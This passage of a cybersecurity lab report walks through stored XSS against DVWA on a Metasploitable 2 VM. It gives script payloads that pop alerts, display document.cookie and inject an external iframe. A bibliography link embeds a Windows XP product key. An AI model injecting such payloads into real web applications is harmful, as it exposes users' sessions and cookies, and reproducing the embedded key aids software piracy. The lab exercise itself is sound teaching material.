
Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.

6.3 Process with Screenshots:


The malicious script used in this attack can access user's cookies, session tokens, or other sensitive information retained by the browser and used with that site.


Generally there are two types of XSS i.e. Stored and Reflected. We will try to exploit the web application vulnerability using Stored XSS method.

Process:



1. Open DVWA in your web browser by typing the IP address of Metasploitable 2 machine (192.168.248.131)
2. Set DVWA Security Level:- Click on DVWA Security, in the left hand menu. Select low and click on submit.






3. Select XSS Stored from the left navigation menu.

Type the details as:

Name: Test 1

Message: <script>alert("haha u are hack3d !")</script>

Then click on Sign Guestbook and a dialogue box will appear. This script is used to generate an alert or message.




4. Test another script by typing:

Name: Test 2

Message: <script>alert(document.cookie)</script>

Click Sign Guestbook to get the cookies that is shown in the image below.




5. Test another script that is used to inject a website link into a web application by typing:

Name: Test 2

Message: <iframe src="http://www.azureskynet.com"></iframe>

Click on Sign Guestbook



REFERENCES

1. Allow PING in Firewall
   https://www.faqforge.com/windows/windows-10/how-to-allow-ping-trough-the-firewall-in-windows-10/
2. CVE details of exploit MS17-010
   https://www.cvedetails.com/google-search-results.php?q=ms17-010&sa=Search
3. MSFCONSOLE commands
   https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/
4. NMAP reference guide
   https://nmap.org/book/man.html
5. Setoolkit reference and install process
   https://github.com/trustedsec/social-engineer-toolkit

BIBLIOGRAPHY

1. Kali linux VMware installation
   https://www.vmware.com/products/workstation-player/workstation-playerevaluation.html
2. Metasploit VMware installation
   https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
3. Windows XP installation
   https://isoriver.com/download-your-file-now/?url=https://archive.org/download/WindowsXPProfessional64BitCorporateEdition/Windows%20XP%20Professional%2064-bit%20Corporate%20Edition%28CD%20Key%20VCFQD-V9FX9-46WVH-K3CD4-4J3JM%29.iso